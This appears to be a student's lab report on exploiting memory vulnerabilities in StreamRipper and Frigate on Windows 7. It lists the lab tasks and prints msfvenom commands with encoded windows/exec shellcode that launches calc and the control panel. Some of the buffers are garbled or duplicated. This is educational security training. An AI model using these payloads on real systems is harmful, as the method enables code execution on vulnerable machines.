




Kankanwar devashish sangam
18BCN7022
LAB 8

Working with the memory vulnerabilities - II


Task:




Run the exploit script to generate the payload(exploit2.txt) file at same location.




Copy the payload text and paste it in stream ripper3




Try to crash the Vuln_Program_Stream program and exploit it.



Install Frigate on Windows 7 and paste the payload there.



Crash the application and exploit it by opening the command prompt.



Change the default trigger from cmd.exe to calc.exe in Kali Linux.


```
msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""
buf += b"\x89\xe3\xdb\xdf\xd9\x73\xf4\x58\x50\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x58\x68\x6f"
buf += b"\x72\x63\x30\x77\x70\x53\x30\x63\x50\x6d\x59\x78\x65"
buf += b"\x36\x51\x49\x50\x55\x34\x4e\x6b\x46\x30\x36\x50\x6e"
buf += b"\x6b\x46\x32\x34\x4c\x4c\x4b\x53\x62\x47\x64\x6e\x6b"
buf += b"\x72\x52\x37\x58\x64\x4f\x4e\x57\x52\x6a\x75\x76\x44"
buf += b"\x71\x69\x6f\x4e\x4c\x57\x4c\x55\x31\x71\x6c\x35\x52"
buf += b"\x66\x4c\x57\x50\x4a\x61\x38\x4f\x66\x6d\x57\x71\x48"
buf += b"\x47\x39\x72\x39\x62\x72\x72\x36\x37\x4c\x4b\x46\x32"
buf += b"\x62\x30\x6c\x4b\x71\x5a\x45\x6c\x6c\x4b\x72\x6c\x37"
buf += b"\x61\x44\x38\x6b\x53\x42\x68\x36\x61\x38\x51\x73\x61"
buf += b"\x4e\x6b\x72\x79\x35\x70\x53\x31\x5a\x73\x6e\x6b\x57"
buf += b"\x39\x47\x68\x58\x63\x56\x5a\x62\x69\x6e\x6b\x56\x54"
buf += b"\x6e\x6b\x47\x71\x78\x56\x56\x51\x69\x6f\x4c\x6c\x4a"
buf += b"\x61\x68\x4f\x56\x6d\x56\x61\x69\x57\x67\x48\x4b\x50"
buf += b"\x34\x35\x5a\x56\x57\x73\x71\x6d\x79\x68\x47\x4b\x53"
buf += b"\x4d\x67\x54\x61\x65\x7a\x44\x63\x68\x4e\x6b\x32\x78"
buf += b"\x66\x44\x63\x31\x4a\x73\x33\x56\x6e\x6b\x74\x4c\x70"
buf += b"\x4b\x4e\x6b\x33\x68\x65\x4c\x45\x51\x68\x53\x4c\x4b"
buf += b"\x33\x34\x4e\x6b\x73\x31\x5a\x70\x6c\x49\x33\x74\x76"
buf += b"\x44\x55\x74\x71\x4b\x43\x6b\x51\x71\x66\x39\x31\x4a"
buf += b"\x66\x31\x49\x6f\x4d\x30\x31\x4f\x33\x6f\x33\x6a\x6e"
buf += b"\x6b\x77\x62\x58\x6b\x6c\x4d\x33\x6d\x71\x7a\x73\x31"
buf += b"\x4e\x6d\x4c\x45\x4d\x62\x73\x30\x47\x70\x47\x70\x50"
buf += b"\x50\x71\x78\x64\x71\x4c\x4b\x32\x4f\x6e\x67\x59\x6f"
buf += b"\x4e\x35\x6f\x4b\x68\x70\x4c\x75\x4e\x42\x51\x46\x53"
buf += b"\x58\x4f\x56\x4c\x55\x6d\x6d\x4d\x4d\x6b\x4f\x6a\x75"
buf += b"\x77\x4c\x56\x66\x73\x4c\x37\x7a\x4d\x50\x6b\x4b\x49"
buf += b"\x70\x64\x35\x35\x55\x4f\x4b\x51\x57\x64\x53\x63\x42"
buf += b"\x50\x6f\x62\x4a\x67\x70\x71\x43\x69\x6f\x4b\x65\x73"
buf += b"\x53\x61\x71\x52\x4c\x53\x53\x47\x70\x41\x41"
```

buf = "" buf += b"\x89\xe3\xd8\xd9\x73\xf4\x58\x50\x59\x49\x49\x49" buf +=


b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"	buf	+
		=
b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"	buf	+
		=
b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"	buf	+
		=
b"\x58\x50\x38\x41\x42\x75\x4a\x49\x59\x6c\x38\x68\x6f"	buf	+
		=
b"\x72\x43\x30\x33\x30\x67\x70\x31\x70\x6c\x49\x69\x75"	buf	+
		=
b"\x50\x31\x6b\x70\x43\x54\x4e\x6b\x46\x30\x76\x50\x6e"	buf	+
		=
b"\x6b\x43\x62\x36\x6c\x6e\x6b\x30\x52\x46\x74\x4e\x6b"	buf	+
		=
b"\x34\x32\x67\x58\x56\x6f\x48\x37\x62\x6a\x55\x76\x36"	buf	+
		=
b"\x51\x4b\x4f\x4c\x6c\x55\x6c\x30\x61\x63\x4c\x75\x52"	buf	+
		=
b"\x56\x4c\x31\x30\x4a\x61\x5a\x6f\x76\x6d\x75\x51\x4f"	buf	+
		=
b"\x37\x4a\x42\x5a\x52\x43\x62\x33\x67\x6e\x6b\x52\x72"	buf	+
		=
b"\x46\x70\x6c\x4b\x61\x5a\x45\x6c\x6e\x6b\x30\x4c\x44"	buf	+
		=
b"\x51\x72\x58\x4a\x43\x63\x78\x66\x61\x6e\x31\x66\x31"	buf	+
		=
b"\x6e\x6b\x50\x59\x51\x30\x77\x71\x4a\x73\x6e\x6b\x50"	buf	+
		=
b"\x49\x35\x48\x38\x63\x37\x4a\x32\x69\x6c\x4b\x47\x44"	buf	+
		=
b"\x6e\x6b\x66\x61\x6e\x36\x70\x31\x39\x6f\x6c\x6c\x4f"	buf	+
		=
b"\x31\x68\x4f\x66\x6d\x57\x71\x6f\x37\x50\x38\x4d\x30"	buf	+
		=
b"\x44\x35\x6b\x46\x75\x53\x61\x6d\x7a\x58\x55\x6b\x43"	buf	+
		=
b"\x4d\x54\x64\x74\x35\x4a\x44\x62\x78\x4c\x4b\x31\x48"	buf	+
		=
b"\x66\x44\x75\x51\x69\x43\x43\x56\x6e\x6b\x74\x4c\x32"	buf	+
		=
b"\x6b\x4e\x6b\x63\x68\x35\x4c\x47\x71\x4e\x33\x6c\x4b"	buf	+
		=
b"\x35\x54\x6e\x6b\x66\x61\x68\x50\x4f\x79\x72\x64\x57"	buf	+
		=
b"\x54\x35\x74\x53\x6b\x73\x6b\x30\x61\x42\x79\x62\x7a"	buf	+
		=
b"\x30\x51\x69\x6f\x6d\x30\x31\x4f\x53\x6f\x52\x7a\x6e"	buf	+
		=
b"\x6b\x72\x32\x6a\x4b\x4c\x4d\x43\x6d\x63\x5a\x56\x61"	buf	+
		=
b"\x6c\x4d\x6b\x35\x58\x32\x55\x50\x45\x50\x57\x70\x32"	buf	+
		=

b"\x70\x71\x78\x44\x71\x4c\x4b\x50\x6f\x6d\x57\x6b\x4f"	buf	+=
b"\x48\x55\x6d\x6b\x68\x70\x4e\x55\x4e\x42\x63\x66\x62"	buf	+=
b"\x48\x6f\x56\x5a\x35\x6f\x4d\x4f\x6d\x59\x6f\x58\x55"	buf	+=
b"\x77\x4c\x77\x76\x43\x4c\x55\x5a\x4b\x30\x59\x6b\x4b"	buf	+=
b"\x50\x62\x55\x46\x65\x6d\x6b\x37\x37\x56\x73\x63\x42"	buf	+=
b"\x72\x4f\x52\x4a\x47\x70\x61\x43\x39\x6f\x6e\x35\x73"	buf	+=
b"\x53\x35\x31\x62\x4c\x45\x33\x65\x50\x41\x41"		

Use the exploit3 file to generate a payload and paste it in Frigate.



Crash the application and exploit it by opening the calculator.



Change the trigger to control panel in Kali Linux.

```
msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf = b""
buf += b"\x89\xe0\xd9\xe1\xd9\x70\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x4a\x48\x4b"
buf += b"\x32\x67\x70\x37\x70\x67\x70\x51\x70\x6b\x39\x79\x75"
buf += b"\x76\x51\x4f\x30\x72\x44\x4e\x6b\x42\x70\x30\x30\x4c"
buf += b"\x4b\x51\x42\x54\x4c\x6e\x6b\x56\x32\x45\x44\x6c\x4b"
buf += b"\x71\x62\x64\x68\x56\x6f\x4e\x57\x71\x5a\x75\x76\x74"
buf += b"\x71\x39\x6f\x4e\x4c\x55\x6c\x53\x51\x53\x4c\x56\x62"
buf += b"\x36\x4c\x45\x70\x6f\x31\x78\x4f\x34\x4d\x57\x71\x5a"
buf += b"\x67\x68\x62\x7a\x52\x66\x32\x36\x37\x4e\x6b\x42\x72"
buf += b"\x66\x70\x4e\x6b\x62\x6a\x75\x6c\x6e\x6b\x52\x6c\x77"
buf += b"\x61\x63\x48\x4d\x33\x43\x78\x35\x51\x6a\x71\x66\x31"
buf += b"\x6c\x4b\x70\x59\x31\x30\x55\x51\x39\x43\x6c\x4b\x67"
buf += b"\x39\x72\x38\x4b\x53\x67\x4a\x62\x69\x6c\x4b\x45\x64"
buf += b"\x4c\x4b\x67\x71\x78\x56\x70\x31\x6b\x4f\x6c\x6c\x49"
buf += b"\x51\x78\x4f\x76\x6d\x67\x71\x7a\x67\x36\x58\x79\x70"
buf += b"\x31\x65\x38\x76\x33\x33\x31\x6d\x48\x78\x67\x4b\x33"
buf += b"\x4d\x67\x54\x30\x75\x6b\x54\x70\x58\x6e\x6b\x36\x38"
buf += b"\x71\x34\x65\x51\x49\x43\x75\x36\x4e\x6b\x54\x4c\x32"
buf += b"\x6b\x6c\x4b\x72\x78\x47\x6c\x53\x31\x58\x53\x4c\x4b"
buf += b"\x55\x54\x4c\x4b\x35\x51\x38\x50\x6b\x39\x53\x74\x74"
buf += b"\x64\x74\x64\x73\x6b\x33\x6b\x61\x71\x72\x79\x42\x7a"
buf += b"\x36\x31\x69\x6f\x59\x70\x53\x6f\x31\x4f\x71\x4a\x6e"
buf += b"\x6b\x64\x52\x78\x6b\x6c\x4d\x63\x6d\x50\x6a\x73\x31"
buf += b"\x4c\x4d\x6d\x55\x4c\x72\x63\x30\x47\x70\x33\x30\x52"
buf += b"\x70\x53\x58\x74\x71\x6c\x4b\x50\x6f\x4b\x37\x4b\x4f"
buf += b"\x78\x55\x6f\x4b\x38\x70\x48\x35\x59\x32\x53\x66\x73"
buf += b"\x58\x6c\x66\x4e\x75\x6d\x6d\x6f\x6d\x4b\x4f\x6e\x35"
buf += b"\x77\x4c\x66\x66\x33\x4c\x56\x6a\x4b\x30\x79\x6b\x79"
buf += b"\x70\x51\x65\x55\x55\x4f\x4b\x33\x77\x45\x43\x70\x72"
buf += b"\x30\x6f\x51\x7a\x47\x70\x71\x43\x39\x6f\x6a\x75\x63"
buf += b"\x53\x52\x4f\x70\x6e\x51\x64\x63\x42\x62\x4f\x42\x4c"
buf += b"\x73\x30\x41\x41"
```

buf = b"" buf += b"\x89\xe6\xda\xc8\xd9\x76\xf4\x5a\x4a\x4a\x4a\x4a" buf +=

